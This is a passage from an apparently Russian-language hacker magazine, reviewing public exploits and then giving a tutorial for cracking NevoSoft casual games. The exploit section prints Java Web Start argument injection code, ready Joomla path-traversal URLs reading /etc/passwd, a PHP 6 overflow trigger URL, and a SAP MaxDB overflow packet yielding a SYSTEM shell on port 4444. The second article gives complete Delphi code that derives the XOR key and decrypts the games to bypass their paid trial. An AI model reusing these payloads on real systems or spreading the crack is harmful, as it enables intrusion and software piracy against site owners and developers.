ABCDEFFEDCBA";
```

```
/*Начинаем атаку…*/
o.launch(u);
```

Как видно, весь секрет в формате параметра для метода launch. Фактически этот метод запускает javaws.exe с указанными параметрами. Параметр J-jar говорит, что будем запускать JAR. Вот и весь секрет. Независимо от Тэвиса эту же уязвимость обнаружил Рубен Сантамарта (Ruben Santamarta). Кроме того, Рубен предложил способ загрузки DLL, а не JAR. Для этого предлагается использовать не J-jar параметр, а J-XXaltjvm. Этот параметр говорит javaws.exe, что мы не будем использовать стандартную виртуальную машину, и что у нас есть своя виртуальная машина, гораздо лучше. Второй вариант эксплуатации взят прямо из кода, написанного SUN:

```
if (browser == 'MSIE')
{
 document.write('<' +
       'object classid="clsid:8AD9C840-044E-11D1-B3E9-
00805F499D93" ' + 'width="0" height="0">' +'<' +
       'PARAM name="launchjnlp" value="' +
       jnlp + '"' +
       '>' + '<' + 'PARAM name="docbase" value="' +
       jnlpDocbase + '"' + '>' + '<' + '/' + 'object' +
       '>');
}
else if (browser == 'Netscape Family')
{
 document.write('<' +
       'embed type="application/x-java-applet;jpi-
version=' +
       deployJava.firefoxJavaVersion + '" ' +
       'width="0" height="0" ' +
       'launchjnlp="' + jnlp + '"' +
```


А тут уже egg-hunter не найден. Что за дела?

```
        'docbase="' + jnlpDocbase + '"' +
        ' />');
}
```

Внедрять команды аналогичным образом можно с помощью переменных docbase и launchjnlp.

SOLUTION

Тэвис сообщил об уязвимости компании Oracle, но там сказали, что баг не критичен, и патч может подождать ежеквартального обновления. Однако, когда эту уязвимость начали использовать злоумышленники, причем, по словам Тэвиса, еще до того, как он опубликовал информацию, Oracle изменили свое мнение и выпустили патч, который просто убирает кусок кода, запускающий javaws.exe.

03 ЛОКАЛЬНЫЙ ИНКЛУД ФАЙЛОВ В КОМПОНЕНТАХ JOOMLA

TARGETS

- com_news_portal version 1.5.x
- com_awiki
- com_sebercart version 1.0.0.12
- com_powermail version 1.5.3
- com_jukebox version 1.7
- com_datafeeds version 880

BRIEF

Уязвимости в Web-скриптах — явление настолько частое и обыденное, что удивить кого-то очередным багом в плагинах для Joomla вряд ли удастся. Но в последнее время на сайтеexploit-db.com в разделе Web-эксплойтов только и присутствуют записи про плагины к этому популярному движку. Кто-то серьезно взялся за Joomla. Эти кто-то — в основном ребята из AntiSecurity, DevilZ TM и «частные» лица типа Valentin'a.
За день только AntiSecurity присылали от трех до десяти эксплойтов для разных плагинов. Этакий распределенный аудит безопасности плагинов для Joomla. В результате мы имеем базу уязвимых плагинов, что крайне удобно. Кроме того, гугль скрипт киддисы также получат море удовольствия (которое нами, естественно, не одобряется). Так или иначе, количество сайтов с уязвимыми плагинами на Joomla переваливает за тысячи. Если кто напишет червячка, заражающего Joomla движки, будет неприятно. Лично мой OSSIM уже надоел спамом от сканов на старые дыры в PhpMyAdmin и RoundCube Webmail.

EXPLOIT

По понятным причинам, все уязвимости я тут описывать не буду, так как они однотипны. Коснемся лишь LFI-уязвимости, которая приводит к чтению локальных файлов и выполнению произвольного кода. Я выделил шесть плагинов с таким багом. Некоторые из них достаточно популярны, а уязвимые сайты легко идентифицируются с помощью Google.

```
http://[SITE]/index.php?option=com_sebercart&view=../../../../../../../../../../etc/passwd%00
http://[SITE]/index.php?option=com_powermail&controller=../../../../../../../../../../../etc/passwd%00
 http://[SITE]/index.php?option=com_news_portal&controller=../../../../../../../../../../../etc/passwd%00
http://[SITE]/index.php?option=com_awiki&controller=../../../../../../../../../../../../../../../../../etc/passwd%00
http://[SITE]/index.php?option=com_jukebox&controller=../../../../../../../../../../../etc/passwd%00
http://[SITE]/index.php?option=com_datafeeds&controller=../../../../../../../../../../../etc/passwd%00
```

Как видно из этой подборки, уязвимость кроется в переменной controller. А все потому, что разработчик не учел того, как фильтруется переменная при получении ее через JRequest::getVar(). Уязвимый код:

```
// Require specific controller if requested
if($controller = JRequest::getVar('controller')) {
      require_once (JPATH_COMPONENT.DS.'controllers'.
DS.$controller.'.php');
}
```

Ошибка в require_once, которая подключает необработанную переменную $controller. Напоминаю разработчикам — функция JRequest::getVar() фильтрует только HTML-инъекцию.

SOLUTION

Если разработчик плагина не удосужился выпустить обновление, то либо меняй плагин, либо вручную добавь фильтрацию символов из набора "./".

04 ПЕРЕПОЛНЕНИЕ БУФЕРА В STR_TRANSLITERATE()

TARGETS


PHP 6.0 Dev

BRIEF

Переполнение буфера было обнаружено в одной из функций PHP 6.0. При передаче строки большой длины мы перезаписываем данные в стеке, включая адрес возврата. Очень мило. Эксплойт был опубликован гражданином под псевдонимом Pr0T3cT10n. Реальность атаки, конечно, очень мала, так как нам надо, чтобы жертва по каким-то необъяснимым причинам использовала версию PHP 6.0 Dev. Кроме того, в PHP-коде скриптов должна использоваться уязвимая функция str_transliterate(), в которую передается параметр из GET/POST-запроса. А еще в php.ini должна быть настройка, позволяющая работать с unicode строками. Короче, в реальной жизни реализация такого эксплойта маловероятна. Тем не менее, через неделю выходит другая версия эксплойта, которая обходит DEP и ASLR. Это, с чисто академической точки зрения, уже намного интереснее. Вот этот эксплойт, разработанный Маттио Мемелли (Matteo Memelli) мы и рассмотрим.

EXPLOIT

Эксплойт представляет собой обычный PHP-файл, в котором уже забит шелл-код, адреса возврата и т.д. На вход скрипт принимает 4



Найдем шелл-код, подправим адрес возврата.

разряда адреса (ниже поясню, какой функции). В конце файла — блок в виде base64. При раскодировании этот блок представляет собой отдельный скрипт на питоне, которые формирует GET-запросы для PHP-скрипта. Эксплойт должен обходить DEP и ASLR. Тут на помощь приходят разработчики софта. Оказывается, не все библиотеки скомпилированы с поддержкой ASLR, а это значит, что, даже если ОС поддерживает эту технологию, базовый адрес библиотеки все равно будет статичным. Этим-то и воспользовался автор эксплойта, успешно применив технику возвратно-ориентированного программирования (ROP). В прошлом обзоре я уже кратко рассказывал про эту технику. Суть ее сводится к тому, что мы перезаписываем в стеке адрес возврата на нужные нам инструкции, после которых идет инструкция RET. Процессор исполнит эти команды, дойдет до RET и возьмет из стека (контролируемого нами) следующий адрес, по которому опять будут исполнены необходимые инструкции, а после — опять RET. Таким образом, эксплойт вычисляет абсолютный адрес шелл-кода.
Таким образом мы обошли ASLR и DEP, но так и не передали управление шелл-коду, а только вычислили его адрес. Для этого нам осталось вызвать функцию копирования шелл-кода в исполняемую область памяти. Последний писк моды — использовать функцию WriteProcessMemory, которая может копировать шелл-код, например, прямо в .text секцию потока. То есть, в исполняемую память. Собственно адрес шелл-кода эксплойт вычислил с помощью ROP, адрес исполняемого потока тоже известен (.text секция библиотеки без поддержки ASLR). Можно вызывать WriteProcessMemory.
Но не тут-то было. Дело в том, что функция эта лежит в библиотеке kernel32.dll, а она-то как раз точно поддерживает ASLR. Таким образом, мы не знаем адреса нужной нам функции. Тут нам и понадобится скрипт на питоне. Дело в том, что эксплойт, как я писал выше, принимает параметры: разряды адреса, адреса функции WriteProcessMemory. Если этот адрес неверен, то Apache просто упадет. Но… есть одно «но» — упадет лишь созданный процесс апача, ведь известно, что апач создает процессы на обработку соединений, и пользователь работает не с родительским (основным) процессом, а с дочерним. В итоге, если он упадет, то ничего страшного. Основной процесс породит нам еще сколько надо дочерних, роняй — не хочу. Так как ASLR меняет только два байта старших разрядов адреса, то можно банально перебрать их, пока не наткнемся на адрес искомой функции и не получим шелл-код. Это, конечно, долго, но работает. Младшие два байта статичны и зависят лишь от версии ОС. Например, на моей Windows XP эксплойт не заработал, пришлось искать адрес функции. Так как XP не поддерживает ASLR вообще, то можно запустить эксплойт и без брутфорса:

```
http://[SITE]/pwnPhp6.php?off_s=34&pos_
s=124&rnd=0&off_e=15&pos_e=128
```

В параметрах байты разрядов адреса функции WriteProcessMemory. Сам эксплойт ищи на DVD.

SOLUTION

Защититься от такой проблемы легко:
1. Не использовать уязвимую функцию;
2. Не использовать PHP 6.0 Dev;
3. Проверять длину вводимых параметров;
4. Не использовать Unicode.


05 ПЕРЕПОЛНЕНИЕ БУФЕРА ПРИ ИНИЦИАЛИЗАЦИИ СЕССИИ В SAP MAXDB

CVE

CVE-2010-1185

TARGETS

SAP MaxDB 7.7.06.09




```
Командная строка
D:\>c:

C:\>netstat -na

Активные подключения

  Имя      Локальный адрес          Внешний адрес          Состояние
  TCP      0.0.0.0:135              0.0.0.0:0              LISTENING
  TCP      0.0.0.0:445              0.0.0.0:0              LISTENING
  TCP      0.0.0.0:4444             0.0.0.0:0              LISTENING
```

```
Командная строка - ncat localhost 4444
  UDP    172.16.0.112:5353        *:*
  UDP    192.168.168.168:123      *:*
  UDP    192.168.168.168:137      *:*
  UDP    192.168.168.168:138      *:*
  UDP    192.168.168.168:1900     *:*
  UDP    192.168.168.168:5353     *:*

D:\Documents and Settings\a.sintsov>expl.py

D:\Documents and Settings\a.sintsov>expl.py

D:\Documents and Settings\a.sintsov>ncat localhost 4444
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.

D:\Documents and Settings\All Users\Application Data\sdb\data\wrk
```

И вновь шелл, теперь уже с правами SYSTEM.

BRIEF

Удаленное переполнение буфера в БД SAP MaxDB интересно тем, что для эксплуатации не нужно аутентифицироваться в БД, и то, что иногда БД даже где-то встречается в жизни. Уязвимость нашел АбдулАзиз Харир (AbdulAziz Harir) из Insight Technologies. После чего успешно продал TippingPoint Zero Day Initiative. Естественно, эксплойтами ребята не делятся. Но бывшие союзники по Восточному Блоку, венгерская команда S2 Crew, опубликовала боевой эксплойт, реализующий эту уязвимость совершенно бесплатно. Результат работы — шелл на 4444 порту с правами системы.

EXPLOIT

Сервер, отвечающий за TCP-соединения с БД, открывает 7210 порт. Любой желающий может попытаться аутентифицироваться в БД через этот порт. Но перед этим надо пройти процедуру «рукопожатия», чтобы сервер «запомнил», кто ты, и выделил под тебя ресурсы. Во время этой процедуры сервер разбирает пакеты специального формата, и в первом же пакете от клиента он считывает длину последующих данных, а затем копирует эти данные из пакета в стек согласно считанному размеру. Но тут проблема — буфер в стеке не динамический, и поэтому, если указанная в пакете длина больше выделенного в стеке места, происходит классическое переполнение буфера. Пакет выглядит так:

```
ret = "\x08\xf1\xa0\x00" # HC
```

```
packet = (

"\x63\x00\x00\x00\x03\x2f\x00\x00\x01\x00\x00\x00"
"\xff\xff\xff\xff\x00\x00\x04\x00\x63\x00\x00\x00"
"\x00\x02\x4b\x00\x04\x09\x00\x00\x44\x20\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xff"
"\x6d\x61" + ret + "\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x07\x49" + "A"*5000 + "T00WT00W" + sc
+ "\x41" * 2500 + egghunter + "\x90"*2500)
```

Алгоритм прост — перезаписываем адрес возврата на egg-hunter шелл-код (переменная egghunter), который ищет в памяти боевой шелл-код (переменная sc). Последний идет сразу после метки "T00WT00W". Именно эту метку и ищет egg-hunter в памяти. Как обычно бывает, при запуске любого эксплойта выясняется, что он не работает.

Так и сейчас — после запуска у меня не получилось никакого шелла. Зато умерла БД. Запустив БД и повесив дебаггер, я увидел, почему сплойт не сработал — адрес возврата направлял в несуществующую область памяти. Я нашел в стеке адрес egg-hunter шелл-кода, поменял зашитый в эксплойт адрес, и все получилось — я увидел законный шелл. Непонятно только, зачем авторами вообще используется egg-hunter шелл-код, ведь можно было бы адрес возврата сразу подобрать под боевой шелл-код. Ну да ладно, главное работает.

SOLUTION

Обнови SAP MaxDB до актуальной версии.

Anonim




Казуальное вскрытие в полевых условиях

ИССЛЕДОВАНИЕ ЗАЩИТЫ КАЗУАЛЬНЫХ ИГР

Казуальная игра — компьютерная игра, предназначенная для широкого круга пользователей. Сам термин «казуальная» происходит от латинского слова «casualis», что означает «случайный». Таким образом, казуальная игра — это игра, в которую играют от случая к случаю, между делом, чаще всего, чтобы как-то убить время. Подобными игрушками являются творения компании НевоСофт. Только вот дают они поиграть всего час, а потом просят денег. Сегодня мы с этим разберемся!

НЕМНОГО ТЕОРИИ

Вообще, казуальные игры по своему уровню сложности годятся практически для любой категории пользователей компьютера. Зачастую время на прохождение таких игр невелико, а потому они хорошо подходят для тех, кто не может уделять игре много времени. Компания НевоСофт является одним из ведущих разработчиков казуальных игр в мире (и, в частности, на русском языке). Казалось бы, такая серьезная компания должна уделять повышенное внимание защите своего программного обеспечения, для ее взлома должно понадобиться много сил и времени. Сегодня мы опровергнем этот факт и покажем, как отучить их детище клянчить наши с вами кровные деньги. Разработчики компании НевоСофт держат под своим чутким надзором тысячи игр, при этом дают народу опробовать их детище в течение одного часа. После 60 минут, когда человек только входит во вкус, высвечивается не очень приятная табличка, которая просит денежек. Так уж сложилось, что русский человек не любит платить за софт, но разработчики игр иногда просто не оставляют нам выбора. Для определенной игры нужно найти свой кряк, на поиски которого иногда уходят драгоценные минуты и часы, а если игра новая, то вероятность найти его сводится к нулю.



Подозрительное сходство файлов наталкивает на мысль о том, что игра получается путем каких-либо манипуляций с файлом nsgame.dat

ПОДГОТОВКА ОПЕРАЦИОННОГО СТОЛА

В качестве подопытного для нашего исследования, которого мы будем отучать от «вредной привычки», я выбрал игру «Полцарства за принцессу». Мой выбор пал на нее, потому что именно она и натолкнула меня на мысль об исследовании защиты игр от НевоСофта. Позже выяснилось, что принцип защиты у других игр этого производителя абсолютно идентичен.

Так сложилось, что на момент изучения под моей рукой не было ни одной программы для взлома: ни дизассемблера, ни отладчика; был только набор программ, стоящих на машине практически у каждого пользователя. В этот набор вошли Total Commander и «Диспетчер задач» — именно этими программами мы и будем пользоваться в момент изучения игры. Казалось бы, что можно сделать при помощи этих приложений? Оказалось, что при наличии пытливого ума и капельки внимательности этого вполне достаточно, чтобы заставить игру работать без ограничения по времени. В качестве платформы для написания «таблетки» я выбрал Delphi 7. Все инструменты разложены на операционном столе, пациент крепко привязан — можно приступать к исследованию. А теперь обо всем по порядку...


СКАЛЬПЕЛЬ, ТАМПОН, СПИРТ, ЕЩЕ СПИРТ, ОГУРЕЦ... ПОМЯНЕМ!

Устанавливаем и запускаем игру. Видим красивое окошко, в котором красуется время, отведенное нам для ее тестирования. Смело тыкаем мышкой по кнопке «играть» и начинаем наблюдать, что творится в системе. Свернем игру на время и заглянем в «Диспетчер задач». Взгляд падает на неизвестный нам процесс с расширением *.tmp. Что ж, давай глянем, что это за фрукт, и как он тут оказался. Тыкаем в свойства процесса и вчитываемся в информацию, которую нам выдали. Месторасположение файла говорит о том, что мы на верном пути. Открываем папку с этим файлом и переименовываем его в exe'шник (кстати, файл является скрытым, так что не забудь поставить галочку на «отображать скрытые файлы» в соответствующих свойствах). Тыкаем в него два раза левой кнопкой мыши и видим прекрасную картину — игра запускается, причем никаких окон для регистрации не выскакивает. Казалось бы, цель нашего эксперимента достигнута, игра больше не требует регистрации и работает без ограничения по времени. Но этот способ слишком нудный и неудобный. Поэтому будем искать способ упростить эти действия.

ВСКРЫТИЕ ПОКАЗАЛО, ЧТО ПАЦИЕНТ УМЕР ОТ ВСКРЫТИЯ

Основная наша цель — научится отучать игрушки NevoSoft'a от денег в два клика, поэтому начнем разбираться, откуда берется тот злосчастный файл с расширением *.tmp. Не бойся, читать тонны мануалов не придется, главное – иметь чуточку терпения и капельку внимательности. Искать долго не приходится, ибо в папке с файлом *.tmp лежит непонятно зачем нужный файл nsgame.dat, который по размеру совпадает с нашей игрушкой с точностью до байта. Можно предположить, что ланчер просто переименовывает nsgame.dat в *.tmp и запускает его. Но в процессе проверки нашего предположения тебя ждет большой облом — нас посылают куда подальше, сообщая о том, что приложение не является исполняемым файлом. Расстраиваться не будем, а вместо этого берем лопату побольше да поострее и начинаем копать поглубже. Первое, что приходит на ум – сравнить эти два файла и посмотреть, в чем же их отличие. Откроем Total Commander и воспользуемся внутренней утилитой для сравнения файлов. Результаты сравнения очень интересные, так как наблюдается красивая картина: с периодичностью в 2 байта идет различие и совпадение. Налицо криптография исполняемого файла, но как провести обратный процесс, ведь мы решили отказаться от отладчиков и дизассемблеров? Ответ очень прост — нужно вспомнить алгоритмы шифрования. Самым простым и одним из самых эффективных (при правильном использовании) криптоалгоритмов является так называемое XOR-шифрование. Напомню, в данном методе побайтно проводится булева операция XOR. Первой переменной является байт для шифрования, а второй — ключ. Но перед нами тут же встает еще один вопрос — где взять ключ для дешифровки? Ответ прост. Нужно только вспомнить булеву алгебру, и ключ нам дадут в открытом виде.

```
Crypted = uncrypted XOR key;
Key = crypted XOR uncrypted
```



Выясняем, что шифрованию подвергаются только первые $43000 байт

Попробуем достать заветный ключик. Для этого проведем побитно операцию XOR между исполняемым файлом и временным файлом. По идее, на выходе получим ключ для дешифровки, с помощью которого можно будет щелкать игры как орешки. XOR'ить будем только первые 256 байт, так как мало кто в наше время использует ключи большей длины.

```
var
    i, o: TFileStream;
    bi, bo:byte;
    x, ii, cc:integer;
begin
  if open.Execute then
  begin
    SetCurrentDir('C:\Игры от NevoSoft\Peacecraft\
game');
         //Переходим в папку с игрой
    if not(fileexists('nsgame.dat')) then exit;
    i:=TFileStream.Create('nsgame.dat', fmOpenRead);
    o:=TFileStream.Create(open.FileName, fmOpenRead);
    x:=0; ii:=0; cc:=0;
      //перебираем 256 байт
    for x:=0 to 255 do
    begin
       i.read(bi,1);
       o.read(bo,1);
```

```
        key.Caption:=format('%s %x', [key.Caption, (bi
xor bo)]);
        inc(cc);
        if cc mod 8 =0 then  key.Caption:=key.
Caption+#13#10;
    end;
    i.Free;
    o.Free;
  end;
```


Как оказалось, ключ, используемый для шифрования, не очень-то большой: длина его составляет всего 4 байта. Забегая вперед, скажу, что для каждой игры от компании НевоСофт существует уникальный ключ шифрования. Как же его вычислить?!

Углубляться в дебри не стоит. На самом деле все очень просто — для получения ключа берем от сигнатуры PE-заголовка первые 2 байта и проводим операцию XOR. У многих возникнет вопрос: почему нужно проводить операцию XOR только на 2 байта, ведь длина ключа — 4 байта? Ответ прост — 3-й и 4-й байты в ключе всегда равны $00.

```
const
  ckey = #77#90; // сигнатура PE-файла
begin
  i:=TFileStream.Create(FileName, fmOpenRead);

  for x:=1 to 2 do
  begin
    i.Read(tmp,1);
    tmp:=ord(ckey[x]) xor tmp;
    key:=key+chr(tmp);
  end;
  key:=key+#0#0;
```

Теперь в наших руках есть заветный ключ-монтировка, и можно смело приступать к написанию самой программы для взлома.



Вычислив подозрительный процесс в системе, обнаруживаем, что он находится в папке с игрой — стоит к нему внимательнее приглядеться

МЫ ПИСАЛИ, МЫ ПИСАЛИ, НАШИ ПАЛЬЧИКИ УСТАЛИ...

Мы уже обладаем достаточной информацией для написания универсального взломщика. Что ж, не будем зря терять время. Приступим...



Любимая, а главное — бесплатная игрушка



Вычисляем ключ для дешифровки путем проведения операции XOR на первые байты игры и файла nsgame.dat

```
procedure wrap(filename:string);
var
    i, o: TFileStream;
    bi, bo, tmp:byte;
    x, ii:integer;
    key:string[4];
    buffer:TMemoryStream;
const

  ckey = #77#90;//сигнатура PE-заголовка
begin

  if not(fileexists(filename)) then exit; // неболь-
шая проверка никогда не повредит =)
  i:=TFileStream.Create(filename, fmOpenRead);//от-
крываем на чтение подопытного

  o:=TFileStream.Create(ChangeFileExt(filename,
'.exe'), fmCreate);//и на запись новый файл
  buffer:=TMemoryStream.Create;

  for x:=1 to 2 do // вычисляем крипто-ключ
  begin
    i.Read(tmp,1);
    tmp:=ord(ckey[x]) xor tmp;
    key:=key+chr(tmp);

  end;
  key:=key+#0#0;

  i.Seek(0,soFromBeginning);
  x:=0; ii:=0;
  while i.Position<i.Size do // дешифруем файл с ука-
занным ключом
  begin
      inc(ii);
      i.Read(bi, 1);
      bo:=bi xor ord(key[ii]);
      buffer.Write(bo,1);
      inc(x);
      if ii=4 then ii:=0;
    end;

    o.Write(Buffer.Memory^, Buffer.size);
    i.Free;
    o.Free;
    buffer.Free;

    showmessage('Wrapping done');
  end;
```

Звучит барабанная дробь — запускаем полученный файл... Но почему-то нам снова предлагают пройти в сторону леса. Что, где, когда мы пропустили?! Ведь вроде бы все правильно сделали! Но не будем расстраиваться. Взяв в руки очередную баночку пива, продолжим изучать подопытного и попробуем найти наш промах. Вновь открываем Total Commander и проводим работу над ошибками, сравнивая нормальную игру с файлом, который у нас получился. На первый взгляд файлы одинаковы с точностью до одного байта. Но стоит только нажать кнопку «найти первое различие», Total Commander сообщает, что, начиная со смещения $43000, файлы не совпадают.
Следовательно, можно предположить, что шифруется не весь файл, а только первые $43000 байт. Поэтому берем в руки молоток и зубило и исправляем ошибки в нашем коде, заставив дешифровать только первые $43000 байт.

```
    while i.Position<i.Size do
    begin

      inc(ii);
      i.Read(bi, 1);
      if x<$43000 then
      begin
        bo:=bi xor ord(key[ii]);
        buffer.Write(bo,1);
      end
      else
        buffer.Write(bi,1);
      inc(x);
      if ii=4 then ii:=0;
    end;
```

Запускаем наш «взломщик» (впрочем, эти действия сложно назвать взломом, так как мы не модифицируем ни одного байта, непосредственно относящегося к игре, а лишь восстанавливаем исходное приложение путем дешифрования). Пару секунд ожидания; запускаем игру. Нашей радости нет предела, так как теперь игра абсолютно независима от NevoSoft'овского ланчера, который клянчит у нас деньги. Теперь можно расслабиться и, откинувшись в кресло, наслаждаться любимой игрушкой.

ЗАКЛЮЧЕНИЕ

Отличие хакера от обычного человека заключается не только в высоком уровне познаний IT-технологий, а в первую очередь в его любознательности и способности находить нестандартный подход к обычным делам. Исследование, которое мы сейчас произвели, доказывает еще один факт — для взлома не всегда нужно часами сидеть в отладчике, выискивая заветные байты, которые нужно пофиксить; иногда можно обойтись и теми программами, которые у нас всегда под рукой. За сим прощаюсь и рекомендую всегда блюсти ст. 272-274 УК РФ — и будет тебе счастье! :)



